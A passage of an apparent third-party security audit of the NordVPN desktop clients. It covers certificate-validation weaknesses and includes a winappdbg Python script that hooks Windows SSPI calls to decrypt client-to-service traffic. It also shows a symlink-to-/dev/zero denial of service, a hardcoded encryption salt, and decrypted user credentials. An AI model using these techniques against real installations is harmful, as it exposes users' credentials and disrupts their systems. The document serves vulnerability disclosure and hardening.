


**Figure 25 - Permissions**

Since only administrators can delete existing certificates, this was not rated as a security issue per se – an attacker who can delete these files typically will also be able to add their own rogue certificates instead. However it may still be useful for an attacker who can exploit a vulnerability that allows them only to delete privileged files but not write new ones, so we kept investigating.

In our test machine it was possible to add a new certificate to the NordVPN certificate store by simply dropping a new file in the corresponding folder and running a traffic interception proxy such as Fiddler:





The screenshot shows the Fiddler Web Debugger interface. The left pane displays a list of network sessions. The right pane shows the details of a selected POST request to `https://zwyr157wwiu6eior.com/v1/users/tokens`. The request headers include `User-Agent: Nordvpn windows (main/6.32.24.0) windows/Microsoft Windows NT 10.0.19041.0` and `Content-Type: application/x-www-form-urlencoded`. The request body is a JSON object containing user credentials and a password.

**Figure 26 - Debugging**

Interestingly, deleting the certificates did not work as we expected from reading the source code; Fiddler no longer was able to intercept the traffic after doing that. We believe the fail open logic we detected at `CertificateValidator.cs` does not actually work and an additional verification may be present elsewhere in the code, possibly when loading the certificates from the folder. We did not research this further due to the very low impact of this issue and the fact our proof of concept did not work, but the fact that such fail open logic was present in the first place did warrant including this observation in the report.

This certificate validation routine is used to protect the API access, updates download and crash analytics upload, as can be seen in the following excerpts from `src/NordVpn.Configuration/Ioc/InfrastructureModule.cs`:

Lines **105-109**:

```
var analyticsClient = HttpClientFactory.Create(
    "https://applytics.zwyr157wwiu6eior.com",
    new CertificatesValidationHandler(),
    new DnsResolvingHandler(ApiDnsResolverBuilder.Build()),
    new UserAgentHandler(UserAgent()));
```

Lines **224-240**:

```
return new NordVpnApiClient(
    "https://zwyr157wwiu6eior.com",
    UserAgent(),
    new CertificatesValidationHandler(),
```

```
c.Resolve<IMapper>(),
c.Resolve<ICrashReporting>(),
c.Resolve<IMessagingBus>(),
c.Resolve<IAppSettingsManager>(),
() => new ResiliencyHandler(
    new ResiliencyUrl("zwyr157wwiu6eior.com"),
    new ResiliencyUrl("njtzzrvvg0lwj3bsn.info"),
    new ResiliencyUrl("se3v5tjfff3aet.me"),
    new ResiliencyUrl("p99nxpivfsczyverz.me")),
() => new DnsResolvingHandler(ApiDnsResolverBuilder.Build()),
() => new RequestCountingDelegatingHandler(context.Resolve<ApiRequestLogger>())
);
```

#### Lines 254-267:

```
var cdnClient = HttpClientFactory.Create(
    "https://downloads.nordcdn.com",
    new CertificatesValidationHandler(),
    new UserAgentHandler(UserAgent()),
    new ResiliencyHandler(
        new ResiliencyUrl("downloads.nordcdn.com") { RequestTimeout = TimeSpan.FromSeconds(60) },
        new ResiliencyUrl("downloads.njtzzrvvg0lwj3bsn.info")
        { RequestTimeout = TimeSpan.FromSeconds(60) },
        new ResiliencyUrl("downloads.se3v5tjfff3aet.me") { RequestTimeout = TimeSpan.FromSeconds(60) },
        new ResiliencyUrl("downloads.p99nxpivfsczyverz.me") { RequestTimeout = TimeSpan.FromSeconds(60) })),
    new DnsResolvingHandler(ApiDnsResolverBuilder.Build()),
    new LoggingHandler());
return new FileDownloader(cdnClient);
```

#### Lines 278-292:

```
return new AnalyticsClient(
    HttpClientFactory.Create(
        "https://applytics.zwyr157wwiu6eior.com",
        new CertificatesValidationHandler(),
        new DnsResolvingHandler(ApiDnsResolverBuilder.Build()),
        new UserAgentHandler(UserAgent())),
    c.Resolve<CurrentUser>(),
    SystemParameters.PrimaryScreenWidth,
    SystemParameters.FullPrimaryScreenHeight,
    SandboxAssembliesCache.EntryAssemblyVersion(),
    settings.DeviceID,
    settings.CanSendAnonymousData,
    c.Resolve<TimeZoneInformation>().GetEncryptedTimeZone(),
    c.ResolveNamed<ILocationRepository>(nameof(StoredLocationRepository))
);
```

The validation routine is also used for the MQTT client, as shown in **src/NordVpn.Infrastructure/MqttClient/MqttClient.cs** lines 193-197:

```
private bool ValidateCertificates(X509Certificate certificate, X509Chain chain,
    SslPolicyErrors errors, IMqttClientOptions client)
{
    return CertificateValidator.ValidateCertificates(certificate, chain, errors);
}
```


It was however not used to validate requests to the HelpDesk API, as can be seen in **src/NordVpn.DiagnosticsTool/Ioc/DiagnosticsModule.cs**, lines 68-69:

```
builder.RegisterType<ZendeskApi>().As<IHelpDesk>().
    WithParameter("client", new HttpClient { BaseAddress = new Uri("https://nordvpn.zendesk.com") });
```

Notice the absence of the CertificateValidator when constructing the HttpClient object. This would suggest that for this specific API the certificate store in use is the one from the operating system rather than the certificates bundled with the NordVPN app. Again this is not a security issue per se, but it was interesting to point out as it may be an error.

## Decrypting NordVPN Client Application

The following Python script was used to decrypt communications made between the NordVPN client application and the background service:



```

Administrator: Command Prompt

<-
-----
'\x0b'
-----

->
-----
'\x06\xe1\x01\xa1\x01<http://tempuri.org/IServiceChannelStatusProxy/IsServiceReady@net.pipe://localhost/nordvpn-service/ServiceChannelStatusManager\x0eIsServiceReady\x13http://tempuri.org/V\x02\x0b\x01s\x04\x0b\x01a\x06V\x08D\n\x1e\x00\x82\xab\x01D\x1a\xad+\xc9\x99\xfb\\x03\xc0K\x94\x1f\x01\xfc\x0f\x19\xae~D,D*\xab\x14\x01D\x0c\x1e\x00\x82\xab\x03\x01V\x0eB\x05\n\x07\x01\x01\x01'
-----

<-
-----
'\x06\xc1\x01\x85\x01Dhttp://tempuri.org/IServiceChannelStatusProxy/IsServiceReadyResponse\x16IsServiceReadyResponse\x13http://tempuri.org/\x14IsServiceReadyResultV\x02\x0b\x01s\x04\x0b\x01a\x06V\x08D\n\x1e\x00\x82\xab\x01D\x12\xad+\xc9\x99\xfb\\x03\xc0K\x94\x1f\x01\xfc\x0f\x19\xae~D\x0c\x1e\x00\x82\xab\x14\x01V\x0eB\x03\n\x05B\x07\x87\x01\x01\x01'
-----

->
-----
'\x07'
-----

<-
-----
'\x07'
-----

```

Figure 27 - Decrypting communications

```

#!/bin/env python
# -*- coding: utf-8 -*-
from ctypes import *
from winappdbg import Debug, EventHandler, HexInput, HexDump
from winappdbg.win32 import *
#typedef struct _SecBufferDesc {
# unsigned long ulVersion;
# unsigned long cBuffers;
# PSecBuffer pBuffers;
#} SecBufferDesc, *PSecBufferDesc;
class SecBufferDesc(Structure):
    _fields_ = [
        ("ulVersion", DWORD),
        ("cBuffers", DWORD),
        ("PSecBuffer", PVOID),
    ]
#typedef struct _SecBuffer {
# unsigned long cbBuffer;
# unsigned long BufferType;
##if ...
# char *pvBuffer;
##else
# void SEC_FAR *pvBuffer;

```

```

#endif
#} SecBuffer, *PSecBuffer;
class SecBuffer(Structure):
    _fields_ = [
        ("cbBuffer",    DWORD),
        ("BufferType",  DWORD),
        ("pvBuffer",    PVOID),
    ]
SECBUFFER_VERSION = 0
SECBUFFER_DATA = 1
class MyEventHandler( EventHandler ):
    apiHooks = {
        'secur32.dll' : [
            ('EncryptMessage', (PVOID, DWORD, PVOID, DWORD)),
            ('DecryptMessage', (PVOID, PVOID, DWORD, DWORD)),
        ],
    }
    tracking = {}
    #SECURITY_STATUS SEC_ENTRY EncryptMessage(
    # PCtxHandle    phContext,
    # unsigned long  fQOP,
    # PSecBufferDesc pMessage,
    # unsigned long  MessageSeqNo
    #);
    def pre_EncryptMessage(self, event, ra, phContext, fQOP, pMessage, MessageSeqNo):
        process = event.get_process()
        sbd = process.read_structure(pMessage, SecBufferDesc)
        assert sbd.ulVersion == SECBUFFER_VERSION
        for index in xrange(sbd.cBuffers):
            pointer = sbd.PSecBuffer + (sizeof(SecBuffer) * index)
            sb = process.read_structure(pointer, SecBuffer)
            if sb.BufferType == SECBUFFER_DATA:
                data = process.read(sb.pvBuffer, sb.cbBuffer)
                print
                print "->"
                print "-" * 80
                print repr(data)
                print "-" * 80
    #SECURITY_STATUS SEC_ENTRY DecryptMessage(
    # PCtxHandle    phContext,
    # PSecBufferDesc pMessage,
    # unsigned long  MessageSeqNo,
    # unsigned long  *pfQOP
    #);
    def pre_DecryptMessage(self, event, ra, phContext, pMessage, MessageSeqNo, pfQOP):
        process = event.get_process()
        sbd = process.read_structure(pMessage, SecBufferDesc)
        assert sbd.ulVersion == SECBUFFER_VERSION
        for index in xrange(sbd.cBuffers):
            pointer = sbd.PSecBuffer + (sizeof(SecBuffer) * index)
            sb = process.read_structure(pointer, SecBuffer)
            if sb.BufferType == SECBUFFER_DATA:
                self.tracking[event.get_tid()] = (sb.pvBuffer, sb.cbBuffer)
    def post_DecryptMessage( self, event, retval ):
        try:
            (pvBuffer, cbBuffer) = self.tracking.pop(event.get_tid())
        except KeyError:
            return
        data = event.get_process().read(pvBuffer, cbBuffer)
        print

```

```
print "<-"
print "-" * 80
print repr(data)
print "-" * 80
def debugger(*targetlist):
    with Debug(MyEventHandler()) as debug:
        debug.system.scan_processes()
        for target in targetlist:
            try:
                pid = HexInput.integer(target)
            except ValueError:
                pid = None
            if pid:
                process = debug.system.get_process(pid)
                print "[%d] %s" % (pid, process.get_filename())
                debug.attach(pid)
            else:
                plist = debug.system.find_processes_by_filename(target)
                assert len(plist) > 0
                for (process, name) in plist:
                    pid = process.get_pid()
                    print "[%d] %s" % (pid, process.get_filename())
                    debug.attach(pid)
        debug.loop()
if __name__ == "__main__":
    #import sys
    #debugger(*sys.argv[1:])
    debugger("NordVPN.exe")
```

Note that not all information on the service communication was encrypted, as can be observed by intercepting the named pipe traffic with IONinja:

NPFS mon x		
07:22:42 +00:11.903	→ 0000	05 00 02 03 10 00 00 00 54 00 00 00 04 00 00 00 .....T.....
	→ 0010	3C 00 00 00 01 00 00 00 00 00 02 00 00 00 00 00 <.....
	→ 0020	0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
	→ 0030	0A 00 00 00 00 00 00 00 57 00 4F 00 52 00 4B 00 .....W.O.R.K.
	→ 0040	47 00 52 00 4F 00 55 00 50 00 00 00 02 00 00 00 G.R.O.U.P.....
	→ 0050	00 00 00 00 .....
07:22:42 +00:11.904	Pipe transaction: TX: 40 B; RX: 84 B	
07:22:42 +00:11.904	← 0000	05 00 00 03 10 00 00 00 28 00 00 00 05 00 00 00 .....(.....
	← 0010	10 00 00 00 01 00 14 00 00 00 00 00 00 00 00 00 .....
	← 0020	00 00 00 00 00 00 00 00 .....
07:22:42 +00:11.904	→ 0000	05 00 02 03 10 00 00 00 54 00 00 00 05 00 00 00 .....T.....
	→ 0010	3C 00 00 00 01 00 00 00 00 00 02 00 00 00 00 00 <.....
	→ 0020	0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
	→ 0030	0A 00 00 00 00 00 00 00 57 00 4F 00 52 00 4B 00 .....W.O.R.K.
	→ 0040	47 00 52 00 4F 00 55 00 50 00 00 00 02 00 00 00 G.R.O.U.P.....
	→ 0050	00 00 00 00 .....
07:22:42 +00:12.001	File ID 0xFFFFE283E110ED00:	
07:22:42 +00:12.001	← 0000	69 6E 74 65 72 66 61 63 65 20 69 70 76 34 20 73 interface ipv4 s
	← 0010	65 74 20 64 6E 73 73 65 72 76 65 72 73 20 6E 61 et dnsservers na
	← 0020	6D 65 3D 33 31 20 73 6F 75 72 63 65 3D 73 74 61 me=31 source=sta
	← 0030	74 69 63 20 61 64 64 72 65 73 73 3D 6E 6F 6E 65 tic address=none
	← 0040	20 76 61 6C 69 64 61 74 65 3D 6E 6F 20 72 65 67 validate=no reg
	← 0050	69 73 74 65 72 3D 62 6F 74 68 0D 0A 69 6E 74 65 ister=both..inte
	← 0060	72 66 61 63 65 20 69 70 76 34 20 61 64 64 20 64 rface ipv4 add d
	← 0070	6E 73 73 65 72 76 65 72 73 20 6E 61 6D 65 3D 33 nsservers name=3
	← 0080	31 20 61 64 64 72 65 73 73 3D 31 30 33 2E 38 36 1 address=103.86
	← 0090	2E 39 36 2E 31 30 30 20 76 61 6C 69 64 61 74 65 .96.100 validate
	← 00A0	3D 6E 6F 0D 0A 69 6E 74 65 72 66 61 63 65 20 69 =no..interface i
	← 00B0	70 76 34 20 61 64 64 20 64 6E 73 73 65 72 76 65 pv4 add dnsserve
	← 00C0	72 73 20 6E 61 6D 65 3D 33 31 20 61 64 64 72 65 rs name=31 addre
	← 00D0	73 73 3D 31 30 33 2E 38 36 2E 39 39 2E 31 30 30 ss=103.86.99.100
	← 00E0	20 76 61 6C 69 64 61 74 65 3D 6E 6F 0D 0A 65 78 validate=no..ex
	← 00F0	69 74 0D 0A it..
07:22:42 +00:12.001	File closed	
07:22:42 +00:12.084	File ID 0xFFFFE283E110CAA0: Pipe transaction: TX: 40 B; RX: 84 B	
07:22:42 +00:12.084	← 0000	05 00 00 03 10 00 00 00 28 00 00 00 06 00 00 00 .....(.....
	← 0010	10 00 00 00 01 00 14 00 00 00 00 00 00 00 00 00 .....
	← 0020	00 00 00 00 00 00 00 00 .....
07:22:42 +00:12.084	→ 0000	05 00 02 03 10 00 00 00 54 00 00 00 06 00 00 00 .....T.....
	→ 0010	3C 00 00 00 01 00 00 00 00 00 02 00 00 00 00 00 <.....
	→ 0020	0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
	→ 0030	0A 00 00 00 00 00 00 00 57 00 4F 00 52 00 4B 00 .....W.O.R.K.
	→ 0040	47 00 52 00 4F 00 55 00 50 00 00 00 02 00 00 00 G.R.O.U.P.....
	→ 0050	00 00 00 00 .....
07:22:42 +00:12.147	Pipe transaction: TX: 40 B; RX: 84 B	
07:22:42 +00:12.147	← 0000	05 00 00 03 10 00 00 00 28 00 00 00 07 00 00 00 .....(.....
	← 0010	10 00 00 00 01 00 14 00 00 00 00 00 00 00 00 00 .....
	← 0020	00 00 00 00 00 00 00 00 .....
07:22:42 +00:12.147	→ 0000	05 00 02 03 10 00 00 00 54 00 00 00 07 00 00 00 .....T.....
	→ 0010	3C 00 00 00 01 00 00 00 00 00 02 00 00 00 00 00 <.....
	→ 0020	0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
	→ 0030	0A 00 00 00 00 00 00 00 57 00 4F 00 52 00 4B 00 .....W.O.R.K.
	→ 0040	47 00 52 00 4F 00 55 00 50 00 00 00 02 00 00 00 G.R.O.U.P.....
	→ 0050	00 00 00 00 .....

Figure 28 - Traffic interception

## Insufficient Validation in ValidateUrl Method

In `src/NordVpn/Views/Shell/FaultHandlingDefaultBrowser.cs`, lines 29-32:

```
if (ValidateUrl(url))
{
    Process.Start(url);
}
```

In `src/NordVpn/Views/Shell/FaultHandlingDefaultBrowser.cs`, lines 44-68:

```
private bool ValidateUrl(string url)
{
    Exception wrongUriException = null;
    try
    {
        Uri uriLink = new Uri(url);
        if (uriLink.IsFile)
        {
            wrongUriException = new UriFormatException(url);
        }
    }
    catch (Exception e)
    {
        wrongUriException = e;
    }
    if (wrongUriException != null)
    {
        _log.ErrorException($"Trying to open not webpage {url}", wrongUriException);
        _crashReportingService.SendException(wrongUriException, new Dictionary<string, object> { {
            "WrongUri", url } });
        return false;
    }
    return true;
}
```

The only validation performed on the URI before sending it to `Process.Start` is that it is a correctly formatted URI and not a file URI. However, it was not possible to find a way to trick the NordVPN application into opening a user-controlled URI during the engagement, and therefore this issue was relegated to the Attempted Attacks section.

## False Positives Produced by Gosec

The Gosec (<https://github.com/securego/gosec>) tool was ran against the entirety of the source code as a first step during the source code review. While most of the results were false positives, by reviewing the provided scripts we found this tool is being used within the development lifecycle of the application which is definitely aligned with the best practices of the industry.

Among the most notable false positives produced by the tool are the following:

### Use of weak random number generator (`math/rand` instead of `crypto/rand`) (CWE-338)

Several instances were identified where the insecure random generator `math/rand` was used instead of the cryptographically secure `crypto/rand`. While `math/rand` is perfectly adequate in most situations, any code that uses random numbers in a way where predictability of them would cause a security issue should use `crypto/rand` instead.



None of the instances were deemed to have security consequences if the pseudorandom numbers generated by math/rand were used, and so this issue was considered to be a false positive.

#### **Profiling endpoint is automatically exposed on /debug/pprof (CWE-200)**

The pprof package enable us to create a heap sampled dump file, which you can later analyze the complexity and costs of a program such as its memory usage and frequently called functions in different points of time which comes handy for stress scenarios to assist in locating problematic areas of the code.

Due to this capability is installed by simply importing the package it could make turning it off and on a little bit cumbersome as the import has to be added and removed, or placed in a separate file with build tags to turn compilation on and off. When left in shipped code, it has the side effect of publishing the profiling hooks (with no access control) on the application http listener.

Although we identified the import on both the client and daemon source code, we verified that the profiling endpoint it is not enabled on Production.

#### **Subprocess launched with variable (CWE-78)**

None of these were considered to have a security impact, as proper use of the “exec.Command” function was in place.

#### **Potential file inclusion via variable (CWE-22)**

Although all identified instances corresponded to configuration files or data files and did not constitute security issues.

#### **Potential DoS vulnerability via decompression bomb (CWE-409)**

All identified instances corresponded to specific application files.

#### **Deferring unsafe method “Close” on type “os.File” (CWE-703)**

Despite being a widely common practice in Go to defer file closing as a way to ensure file handles are properly freed, errors on deferred calls are ignored and in specific situations this may constitute a security issue. Nonetheless, this was not the case.

### **File permissions analysis**

NordVPN is composed by different directories and files (e.g. logs, .dat and .conf files) that are handled by the client and daemon during their normal workflow. Stored within there is sensitive information such as user data, tokens, application configuration and credentials that if not protected correctly it would undermine the overall security posture of the application.

In addition, due most of the files are handled by the daemon, a high privileged process, tampering with the application files would be the first vector of attack when looking for elevation of privilege vulnerabilities.

As shown below, every sensitive file handled by the daemon have proper permissions set.

```
uid0@0x75696430:~$ ls -lha /var/lib/nordvpn/
total 3.3M
drwxr-xr-x  4 root root 4.0K Nov 10 20:18 .
drwxr-xr-x 68 root root 4.0K Nov  6 13:21 ..
drwx-----  2 root root 4.0K Nov 11 17:18 backup
drwx-----  2 root root 4.0K Nov 11 17:35 data
-rw-r--r--  1 root root 4.9K Nov  3 06:03 icon.svg
-rwxr-xr-x  1 root root 3.3M Nov  3 06:04 openvpn

uid0@0x75696430:~$ sudo ls -lha /var/lib/nordvpn/backup/
total 8.0K
```



```
drwx----- 2 root root 4.0K Nov 11 17:18 .
drwxr-xr-x 4 root root 4.0K Nov 10 20:18 ..
uid0@0x75696430:~$ sudo ls -lha /var/lib/nordvpn/data
total 2.5M
drwx----- 2 root root 4.0K Nov 11 17:35 .
drwxr-xr-x 4 root root 4.0K Nov 10 20:18 ..
-rw-r--r-- 1 root root 4.5K Nov 11 17:35 countries.dat
-rw----- 1 root root 67 Nov 3 06:04 cybersec.dat
-rw----- 1 root root 137 Nov 11 17:35 insights.dat
-rw----- 1 root root 64 Nov 6 13:21 install.dat
-rw----- 1 root root 3.4K Nov 3 06:04 ovpn_template.xslt
-rw----- 1 root root 4.1K Nov 3 06:04 ovpn_xor_template.xslt
-rw----- 1 root root 800 Nov 3 06:04 rsa-key-1.pub
-rw----- 1 root root 2.4M Nov 11 17:35 servers.dat
-rw----- 1 root root 558 Nov 10 20:18 settings.dat

uid0@0x75696430:~$ ls -lha /var/log/nordvpn/
total 140K
drwxr--r-- 2 root root 4.0K Nov 7 00:00 .
drwxr-xr-x 21 root root 4.0K Nov 11 00:00 ..
-rw-r--r-- 1 root root 126K Nov 11 17:33 daemon.log
```

On the other hand, the user's settings file is readable and writable for any process under the same user as shown below.

```
uid0@0x75696430:~/.config/nordvpn$ ls -lha
total 12K
drwx----- 2 uid0 uid0 4.0K Nov 10 20:15 .
drwxr-xr-x 13 uid0 uid0 4.0K Nov 11 17:29 ..
-rw----- 1 uid0 uid0 222 Nov 11 17:42 nordvpn.conf
```

Moreover, due its design, the client loads the configuration file every time it is launched without checking for their integrity which could be abused to exhaust the system resources by replacing the file with another excessively large as follows:

```
uid0@0x75696430:~/.config/nordvpn$ ln -s /dev/zero nordvpn.conf
uid0@0x75696430:~/.config/nordvpn$ ls -lha
total 12K
drwx----- 2 uid0 uid0 4.0K Nov 9 08:07 .
drwxr-xr-x 15 uid0 uid0 4.0K Nov 9 07:54 ..
lrwxrwxrwx 1 uid0 uid0 9 Nov 9 08:07 nordvpn.conf -> /dev/zero
uid0@0x75696430:~/.config/nordvpn$ nordvpn status
```

### Syslog

```
Nov 9 08:08:37 0x75696430 kernel: [ 1010.583988] oom-kill:constraint=CONSTRAINT_NONE,nodemask=(null),cpuset=/,mems_allowed=0,global_oom,task_memcg=/user.slice/user-1000.slice/session-2.scope,task=nordvpn,pid=2205,uid=1000
Nov 9 08:08:37 0x75696430 kernel: [ 1010.584059] Out of memory: Killed process 2205 (nordvpn) total-vm:5490336kB, anon-rss:3370624kB, file-rss:0kB, shmem-rss:0kB, UID:1000 pgtables:8128kB oom_score_adj:0
Nov 9 08:08:37 0x75696430 kernel: [ 1010.664518] oom_reaper: reaped process 2205 (nordvpn), now anon-rss:0kB, file-rss:0kB, shmem-rss:0kB
```

Although Linux has the OOM-Killer to prevent being out of memory as shown above, it is an example of the potential problems this type of privileges on the file could cause. In addition, even though the file is encrypted, it is possible to recover its contents obtaining the credentials for the affected user as described on **Settings and configuration files encryption**:

```
uid0@0x75696430:~$ ./decrypt
{"cybersec":true,"whitelist":{"ports":{"udp":[],"tcp":[]},"subnets":[]},"user":{"id":22229648,"account_expiry":"2020-12-03 17:07:18","username":"W3rswmt2m8MBxBm5aA7ezUXD","password":"HhsF4QN2UV7MAXFc8yHmztgb"}}
```

We recommend restricting the access to this file by storing it into the daemon's file hierarchy and setting its permissions accordingly.

## Settings and configuration files encryption

During the source code review we set our attention on how the application managed its cryptography routines. Although the main algorithm used is secure (AES), we identified a few opportunities of improvement regarding the way it is used.

The main observation is use of a *Salt* that have a fixed value for all the installations as it is hardcoded within the source thus it is being shipped in plain text within the binaries as shown below.

```
File: /linux-app-master/src/internal/constants.go
77: const (
78:     Salt = "charmgoofyropegritmatilt"
79: )
```

We can obtain the string from the binaries as follows.

```
uid0@0x75696430:~$ strings /usr/sbin/nordvpnd | grep charmgoofyropegritmatilt
_html_template_attrescaper_html_template_html_escaperaddress type not supportedasn1: invalid UTF-8 stringauth
method not supported.base 128 integer too largebidirule: failed Bidi Rulebinary.Read: invalid type
builtin_function_or_methodcall from unknown functioncan't open new logfile: %scannot marshal DNS
messagechacha20: counter overflowchacha20: wrong nonce
sizecharmgoofyropegritmatiltclient_no_context_takeovercontrol frame length > 125corrupted semaphore
ticketcould not allocate udp pcbcreating stream worker on criterion lacks equal signcryptobyte: internal
errorcybersec servers not founddiffie-hellman-group1-s

uid0@0x75696430:~$ strings /usr/bin/nordvpn | grep charmgoofyropegritmatilt
lock: lock countslice bounds out of rangesocket type not supportedstartm: p has runnable gsstoplockedm: not
runnablestrict-transport-securitytext/plain; charset=utf-8tls: protocol is shutdowntransport provided is
nilunexpected '[' in addressunexpected ']' in addressunexpected fault address unknown Go type for sliceuuid:
no HW address found using unaddressable value using zero Value argument/* unknown wire type %d
*/daemonpb.Daemon/Countries/daemonpb.Daemon/SetNotify145519152283668518066406252006/01/02
15:04:05.00000072759576141834259033203125: day-of-year out of rangeAdds subnet to a whitelistECDSA
verification failureEnables or disables proxy.GODEBUG: can not disable "GRPC_GO_LOG_SEVERITY_LEVELHTTP
Version Not SupportedOpening the web browser...SIGSTOP: stop, unblockableYou are already logged
in._html_template_attrescaper_html_template_html_escaperaddress type not supportedasn1: invalid UTF-8
stringbase 128 integer too largebidirule: failed Bidi Rulecall from unknown functioncan't open new logfile:
%scannot marshal DNS messagechacha20: counter overflowchacha20: wrong nonce
sizecharmgoofyropegritmatiltcorrupted semaphore
```

This *Salt* is used as a key to encrypt the dynamically generated passphrase used to encrypt the daemon settings file.

```
File: /linux-app-master/src/daemon/config_installdata.go
14: func (c *Config) NewKey() error {
15:     cipher, err := internal.Encrypt(c.generateKey(), internal.Salt)
16:     if err != nil {
17:         return err
18:     }
```

This enables to retrieve the application settings (user credentials and token) of any NordVPN installation. Due to proper permissions on those files, an attacker would need to compromise the system and elevate their privileges to root, which pose a higher risk but does not diminish the impact of a strategy not aligned with the best industry practices.

```
uid0@0x75696430:~$ sudo go run decrypt.go
[sudo] password for uid0:
